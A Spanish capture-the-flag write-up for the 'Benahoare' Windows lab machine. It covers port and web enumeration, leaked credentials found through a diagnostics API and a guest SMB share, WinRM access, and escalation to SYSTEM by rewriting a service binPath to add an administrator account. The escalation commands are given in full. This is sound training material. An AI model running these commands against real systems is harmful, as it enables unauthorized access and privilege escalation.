16 de octubre de 2026 · 5 min de lectura · TheHackersLabs · Windows · Easy
Benahoare
Una maquina AD, que gracias a una web con information disclousure y otros fallos pudimos encontrar credenciales y comprometer el sistema para despues escalar privilegios como administrador.
Reconocimiento inicial
Empiezo lanzando un ping para comprobar si la máquina víctima responde a paquetes ICMP. Esto me permite confirmar la conectividad y, de paso, hacerme una primera idea del sistema operativo a partir del TTL de la respuesta:
ping -c1 192.168.1.223
PING 192.168.1.223 (192.168.1.223) 56(84) bytes of data.
64 bytes from 192.168.1.223: icmp_seq=1 ttl=128 time=0.767 ms

--- 192.168.1.223 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.767/0.767/0.767/0.000 ms
Recibimos respuesta, así que hay conectividad con el objetivo. El TTL de 128 es característico de sistemas Windows, por lo que ya podemos trabajar bajo esa hipótesis.
Escaneo de puertos
Con el sistema operativo intuido, toca enumerar los puertos abiertos y las versiones de los servicios que los exponen:
rustscan -a "192.168.1.223" -u 5000 -- -sCV --min-rate 5000 -oN target
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
TCP handshake? More like a friendly high-five!

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.1.223:80
Open 192.168.1.223:135
Open 192.168.1.223:139
Open 192.168.1.223:445
Open 192.168.1.223:5985
Open 192.168.1.223:8080
Open 192.168.1.223:49668
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sCV --min-rate 5000 -oN target" on ip 192.168.1.223
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-29 11:51 WEST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:51
Completed NSE at 11:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:51
Completed NSE at 11:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:51
Completed NSE at 11:51, 0.00s elapsed
Initiating ARP Ping Scan at 11:51
Scanning 192.168.1.223 [1 port]
Completed ARP Ping Scan at 11:51, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:51
Completed Parallel DNS resolution of 1 host. at 11:51, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:51
Scanning elguanche-security.thl (192.168.1.223) [7 ports]
Discovered open port 445/tcp on 192.168.1.223
Discovered open port 80/tcp on 192.168.1.223
Discovered open port 139/tcp on 192.168.1.223
Discovered open port 135/tcp on 192.168.1.223
Discovered open port 8080/tcp on 192.168.1.223
Discovered open port 49668/tcp on 192.168.1.223
Discovered open port 5985/tcp on 192.168.1.223
Completed SYN Stealth Scan at 11:51, 0.01s elapsed (7 total ports)
Initiating Service scan at 11:51
Scanning 7 services on elguanche-security.thl (192.168.1.223)
Completed Service scan at 11:52, 53.56s elapsed (7 services on 1 host)
NSE: Script scanning 192.168.1.223.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:52
NSE Timing: About 99.90% done; ETC: 11:52 (0:00:00 remaining)
Completed NSE at 11:52, 40.04s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:52
Completed NSE at 11:52, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:52
Completed NSE at 11:52, 0.00s elapsed
Nmap scan report for elguanche-security.thl (192.168.1.223)
Host is up, received arp-response (0.00084s latency).
Scanned at 2026-08-29 11:51:19 WEST for 94s

PORT      STATE SERVICE       REASON          VERSION
80/tcp    open  http          syn-ack ttl 128 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: El Guanche Security \xC2\xB7 Central de Videovigilancia
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 128
5985/tcp  open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http          syn-ack ttl 128 Microsoft IIS httpd 10.0
|_http-title: 403 - Forbidden: Access is denied.
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
49668/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 08:00:27:DC:C3:61 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 17246/tcp): CLEAN (Timeout)
|   Check 2 (port 62483/tcp): CLEAN (Timeout)
|   Check 3 (port 27858/udp): CLEAN (Timeout)
|   Check 4 (port 52193/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: BENAHOARE-THL, NetBIOS user: <unknown>, NetBIOS MAC: 080027dcc361 (Oracle VirtualBox virtual NIC)
| Names:
|   BENAHOARE-THL<00>    Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   BENAHOARE-THL<20>    Flags: <unique><active>
| Statistics:
|   080027dcc3610000000000000000000000
|   0000000000000000000000000000000000
|_  0000000000000000000000000000
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-08-29T10:52:13
|_  start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:52
Completed NSE at 11:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:52
Completed NSE at 11:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:52
Completed NSE at 11:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.00 seconds
           Raw packets sent: 8 (336B) | Rcvd: 8 (336B)
De la salida del escaneo destaco un total de siete puertos abiertos: 80 y 8080 (HTTP/IIS), 135 y 49668 (RPC), 139 y 445 (SMB) y 5985 (WinRM). El nombre NetBIOS BENAHOARE-THL y el título de la web (El Guanche Security · Central de Videovigilancia) también revelan el dominio interno de la máquina, elguanche-security.thl, que añado a mi /etc/hosts para poder resolverlo correctamente.
Fingerprinting
Antes de navegar por la web, uso whatweb para identificar rápidamente las tecnologías empleadas:
whatweb -v http://192.168.1.223/

WhatWeb report for http://192.168.1.223/
Status    : 200 OK
Title     : El Guanche Security · Central de Videovigilancia
IP        : 192.168.1.223
Country   : RESERVED, ZZ

Summary   : Email[soporte@elguanche-security.thl], HTML5, HTTPServer[Microsoft-IIS/10.0], Microsoft-IIS[10.0], PasswordField

Detected Plugins:
[ Email ]
	Extract email addresses. Find valid email address and
	syntactically invalid email addresses from mailto: link
	tags. We match syntactically invalid links containing
	mailto: to catch anti-spam email addresses, eg. bob at
	gmail.com. This uses the simplified email regular
	expression from
	http://www.regular-expressions.info/email.html for valid
	email address matching.

	String       : soporte@elguanche-security.thl
	String       : soporte@elguanche-security.thl

[ HTML5 ]
	HTML version 5, detected by the doctype declaration


[ HTTPServer ]
	HTTP server header string. This plugin also attempts to
	identify the operating system from the server header.

	String       : Microsoft-IIS/10.0 (from server string)

[ Microsoft-IIS ]
	Microsoft Internet Information Services (IIS) for Windows
	Server is a flexible, secure and easy-to-manage Web server
	for hosting anything on the Web. From media streaming to
	web application hosting, IIS's scalable and open
	architecture is ready to handle the most demanding tasks.

	Version      : 10.0
	Website     : http://www.iis.net/

[ PasswordField ]
	find password fields


HTTP Headers:
	HTTP/1.1 200 OK
	Content-Type: text/html
	Last-Modified: Fri, 07 Aug 2026 17:47:22 GMT
	Accept-Ranges: bytes
	ETag: "4925b4cc9426dd1:0"
	Server: Microsoft-IIS/10.0
	Date: Sat, 29 Aug 2026 10:53:53 GMT
	Connection: close
	Content-Length: 16420
Confirmamos que se trata de un IIS 10.0 sobre Windows Server, con una página de presentación estática y un correo de contacto (soporte@elguanche-security.thl) que sugiere la existencia de algún tipo de canal de soporte.
Explotación
Puerto 80 — HTTP
Antes de seguir navegando manualmente, lanzo fuzzing de directorios y archivos para ampliar la superficie de ataque:
El fuzzing (o fuzz testing) es una técnica de prueba de software que consiste en enviar datos aleatorios, inválidos o inesperados a un programa para observar su comportamiento y detectar posibles fallos o rutas ocultas.
feroxbuster -u "http://elguanche-security.thl/" -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 64 -x php,html,txt,js,json

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://elguanche-security.thl/
 🚩  In-Scope Url          │ elguanche-security.thl
 🚀  Threads               │ 64
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, html, txt, js, json]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      283l      964w    16420c http://elguanche-security.thl/
301      GET        2l       10w      161c http://elguanche-security.thl/support => http://elguanche-security.thl/support/
200      GET      283l      964w    16420c http://elguanche-security.thl/index.html
200      GET       87l      367w     5870c http://elguanche-security.thl/support/index.html
200      GET      283l      964w    16420c http://elguanche-security.thl/Index.html
301      GET        2l       10w      161c http://elguanche-security.thl/Support => http://elguanche-security.thl/Support/
200      GET       87l      367w     5870c http://elguanche-security.thl/support/Index.html
200      GET       87l      367w     5870c http://elguanche-security.thl/Support/index.html
200      GET       87l      367w     5870c http://elguanche-security.thl/Support/Index.html
200      GET      283l      964w    16420c http://elguanche-security.thl/INDEX.html
200      GET       87l      367w     5870c http://elguanche-security.thl/support/INDEX.html
200      GET       87l      367w     5870c http://elguanche-security.thl/Support/INDEX.html

Entre los resultados aparece la ruta /support, no enlazada desde la página principal, que corresponde a un panel de tickets de soporte técnico:
Puerto 8080 — HTTP
En paralelo, reviso el segundo servicio web detectado en el puerto 8080. El endpoint /api/diagnostics.json resulta ser una API de diagnóstico sin autenticación que expone información interna del sistema:
{
  "service": "GuancheVMS Diagnostics API",
  "version": "4.2.1",
  "status": "running",
  "uptime_seconds": 486233,
  "host": {
    "hostname": "BENAHOARE-THL",
    "os": "Windows Server 2019 Standard",
    "service_account": "svc_camaras",
    "install_path": "C:\\Program Files\\GuancheVMS"
  },
  "cameras": [
    { "id": "CAM-01", "zone": "Recepcion", "status": "online",  "fps": 25 },
    { "id": "CAM-02", "zone": "Almacen",   "status": "online",  "fps": 25 },
    { "id": "CAM-03", "zone": "Parking",   "status": "online",  "fps": 25 },
    { "id": "CAM-04", "zone": "Muelle",    "status": "offline", "fps": 0  }
  ],
  "storage": {
    "retention_days": 30,
    "used_percent": 61
  },
  "notes": "Diagnostics endpoint. Internal use only. Do not expose service_account in production responses (ticket #4468)."
}
Dentro de la respuesta destaca el campo service_account: svc_camaras, que corresponde a la cuenta bajo la que corre el servicio de cámaras de la empresa. Incluso la propia nota interna (ticket #4468) reconoce que este dato no debería exponerse en producción. Guardo este nombre de usuario para correlacionarlo más adelante con otras fuentes.
Puerto 445 — SMB
Con la web ya revisada sin más hallazgos relevantes, paso a enumerar el servicio SMB del puerto 445. Como todavía no dispongo de contraseña, compruebo por metodología si es posible autenticarse de forma anónima y listar los recursos compartidos:
nxc smb '192.168.1.223' -u 'guest' -p '' --sharesEl resultado muestra un recurso compartido accesible llamado Soporte_Tecnico. Me conecto y descargo todo su contenido para analizarlo:
smbclient -U 'guest' //192.168.1.223/Soporte_Tecnico
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> prompt
smb: \> mget *
getting file \nota_soporte.txt of size 89 as nota_soporte.txt (3.1 KiloBytes/sec) (average 3.1 KiloBytes/sec)
getting file \Reiniciar-Camaras.ps1 of size 541 as Reiniciar-Camaras.ps1 (16.5 KiloBytes/sec) (average 10.3 KiloBytes/sec)
Se descargan dos archivos. El primero (nota_soporte.txt) no aporta información relevante, pero el segundo, un script de PowerShell, contiene una contraseña en texto claro:
# =========================================================
# Script de mantenimiento - El Guanche Security S.L.
# Reinicio del servicio de camaras GuancheVMS
# Autor: Rayco (Sistemas)
# =========================================================
Write-Host "Reiniciando servicio de camaras..." -ForegroundColor Yellow
# Credenciales de la cuenta de servicio de camaras
$password = ConvertTo-SecureString "C4m4ras2023!" -AsPlainText -Force
Restart-Service -Name "GuancheVMS" -Force
Write-Host "Servicio reiniciado." -ForegroundColor Green
Correlacionando esta contraseña con el nombre de la cuenta de servicio filtrado por la API de diagnóstico, obtengo un par de credenciales completo: svc_camaras / C4m4ras2023!. Con el puerto 5985 (WinRM) abierto, es el siguiente paso lógico a probar:
evil-winrm-py --ip "192.168.1.223" -u "svc_camaras" -p 'C4m4ras2023!'La autenticación se realiza correctamente y obtengo una shell interactiva como svc_camaras.
Post-explotación
Con acceso ya establecido, lo primero es comprobar el contexto de seguridad del usuario actual:
whoami /allEl usuario pertenece únicamente a grupos estándar (Users, Remote Management Users) y no dispone de privilegios peligrosos (SeImpersonatePrivilege, SeBackupPrivilege, etc.). Se descartan por tanto los vectores clásicos de abuso de privilegios de token y se pasa a enumerar configuraciones débiles a nivel de sistema.
Get-CimInstance (que se apoya en WMI) resulta bloqueado para este usuario (Access denied), así que recurro a una enumeración alternativa a través del registro, evitando cualquier dependencia de WMI:
Get-ChildItem HKLM:\SYSTEM\CurrentControlSet\Services | ForEach-Object {
    $path = "HKLM:\SYSTEM\CurrentControlSet\Services\$($_.PSChildName)"
    $imagePath = (Get-ItemProperty -Path $path -Name ImagePath -ErrorAction SilentlyContinue).ImagePath
    if ($imagePath -and $imagePath -notmatch "system32") {
        Write-Output "$($_.PSChildName) --> $imagePath"
    }
}
Filtrando los servicios cuyo binario reside fuera de System32 (es decir, software de terceros), aparece GuancheVMS, que coincide con el nombre de la aplicación de videovigilancia de la empresa:
GuancheVMS --> C:\Program Files\GuancheVMS\GuancheVMS.exesc.exe qc GuancheVMSSTART_TYPE : 2 AUTO_START
BINARY_PATH_NAME : C:\Program Files\GuancheVMS\GuancheVMS.exe
SERVICE_START_NAME : LocalSystemEl servicio se ejecuta con la cuenta LocalSystem y arranca de forma automática — una combinación ideal para escalar privilegios si se consigue controlar su punto de ejecución.
Antes de dar por bueno un vector de DACL, compruebo los permisos NTFS del binario y de su directorio, por si fuera posible sobrescribirlos directamente:
icacls "C:\Program Files\GuancheVMS\GuancheVMS.exe"
icacls "C:\Program Files\GuancheVMS"
El resultado solo otorga Read & Execute a BUILTIN\Users, sin permisos de escritura para svc_camaras. Se descarta, por tanto, la sobrescritura directa del binario.
Consulto el descriptor de seguridad del servicio en formato SDDL:
sc.exe sdshow GuancheVMSD:(A;;CCLCSWRPWPDTLOCRRC;;;SY)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
(A;;CCLCSWLOCRRC;;;IU)
(A;;CCLCSWLOCRRC;;;SU)
(A;;CCDCLCSWRPWPLOCRRC;;;S-1-5-21-3365348192-2654475242-4043242444-1000)La última ACE otorga permisos directamente al SID del usuario svc_camaras, entre ellos WP (WRITE_PROPERTY), suficiente para reconfigurar el servicio mediante sc config sin necesidad de privilegios administrativos.
Vulnerabilidad: en algún momento, al delegar la gestión de este servicio de terceros a la cuenta de servicio, se otorgaron permisos
SERVICE_CHANGE_CONFIGasvc_camarassin restringir su alcance a acciones legítimas (como iniciar o detener el servicio). Esto permite controlar por completo el binario que se ejecuta comoLocalSystem.
Aprovechando el permiso de reconfiguración, modifico el binPath del servicio para crear un usuario local con privilegios administrativos:
sc.exe config GuancheVMS binPath= "cmd.exe /c net user pwned Passw0rd123! /add && net localgroup Administradores pwned /add"
sc.exe start GuancheVMS
Al iniciarse, Windows ejecuta el binPath configurado bajo el contexto de LocalSystem, lanzando el comando arbitrario con privilegios de SYSTEM antes de que el propio servicio falle al no comportarse como un ejecutable de servicio real.
net user pwnedConfirmada la pertenencia del nuevo usuario al grupo de administradores, establezco una nueva sesión WinRM con las credenciales creadas:
evil-winrm -i <IP> -u pwned -p 'Passw0rd123!'whoami
# nt authority\system (tras `sc.exe start` en contexto de servicio)
whoami /groups
# confirma pertenencia a BUILTIN\AdministratorsCon esto se completa la cadena de ataque: desde la enumeración web anónima, pasando por la correlación de credenciales filtradas en dos fuentes distintas, hasta la escalada final a SYSTEM mediante un permiso de DACL de servicio mal configurado.
tamente necesario; emplear cuentas de servicio dedicadas con privilegios mínimos.